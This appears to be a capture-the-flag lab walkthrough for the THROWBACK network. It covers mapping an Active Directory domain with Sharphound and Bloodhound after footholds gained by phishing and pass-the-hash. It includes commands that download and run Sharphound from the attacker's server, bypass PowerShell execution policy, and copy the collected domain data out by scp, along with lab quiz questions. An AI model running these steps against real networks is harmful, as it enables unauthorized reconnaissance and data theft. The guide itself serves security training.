Now that you have a stable foothold onto THROWBACK-WS01 your team has informed you that it may best to enumerate what is on the workstation from the shells that you have gotten from phishing and pfsense logs as well as a new shell from passing the hash.



Enumeration with Bloodhound

Bloodhound is a graphical interface that allows you to visually map out the network using database visualization from neo4j. Bloodhound along with Sharphound or any bloodhound ingestor takes the user, groups, trusts and more of a domain and collects them into .json files and created a graphical database in neo4j to view information of the network.

Well be focusing on how to collect the .json files and import them into Bloodhound, then make basic and custom queries in neo4j



## **Bloodhound Installation**

1.) sudo apt install bloodhound

 neo4j console default credentials: user:neo4j pass:neo4j

## Getting Loot with Sharphound

You will need to download Sharphound here. We suggest downloading the .ps1 script file.

From your host machine

1.) python3 -m http.server

From the target device as a Domain User (not a local user, like Administrator)

- 2.) wget tun0 IP:8000/Sharphound.ps1 -outfile Sharphound.ps1
- 3.) powershell -ep bypass
- 4.) . .\Sharphound.ps1

or


Import-Module .\Sharphound.ps1

5.) Invoke-Bloodhound -CollectionMethod All -Domain THROWBACK.local -ZipFileName loot.zip

Launching Sharphound to enumerate domain information


Mapping the Network with Bloodhound

- 1.) scp loot.zip @10.200.x.222:/Users/Administrator/Downloads/loot.zip
- 2.) sudo neo4j console
- 3.) bloodhound
- 4.) Sign into Bloodhound using the same credentials you set with neo4j.




Bloodhound login panel

- 5.) In Bloodhound look for the 'upload data' icon / text and upload the json files / zip folder.
- 6.) To view the graphed network open the menu and select queries this will you a list of pre-compiled queries to choose from.



Selecting the 'Queries' sub-menu in Bloodhound

Bloodhound has many queries to utilize such as 'find all domain admins'.



Results of a query of domain admins

There are many pre-built queries to utilize that can help enumerate a domain.

## Pre-Built Analytics Queries

Find all Domain Admins

Find Shortest Paths to Domain Admins

Find Principals with DCSync Rights

Users with Foreign Domain Group Membership

Groups with Foreign Domain Group Membership

Map Domain Trusts

Shortest Paths to Unconstrained Delegation Systems

Shortest Paths from Kerberoastable Users

Shortest Paths to Domain Admins from Kerberoastable Users

Shortest Path from Owned Principals

Shortest Paths to Domain Admins from Owned Principals

Shortest Paths to High Value Targets

Find Computers where Domain Users are Local Admin

Shortest Paths from Domain Users to High Value Targets

Find All Paths from Domain Users to High Value Targets

Find Workstations where Domain Users can RDP

Find Servers where Domain Users can RDP

Find Dangerous Rights for Domain Users Groups

Find Kerberoastable Members of High Value Groups

List all Kerberoastable Accounts

Find Kerberoastable Users with most privileges

Find Domain Admin Logons to non-Domain Controllers

Find Computers with Unsupported Operating Systems

Find AS-REP Roastable Users (DontReqPreAuth)

Pre-built gueries within Bloodhound

Utilize pre-built queries in Bloodhound to enumerate the THROWBACK.local domain and find potential vulnerable accounts and groups to attack later on.

Answer the questions below

What service account is kerberoastable?

Correct Answer

What domain does the trust connect to?

Correct Answer

What normal user account is a domain admin?

Submit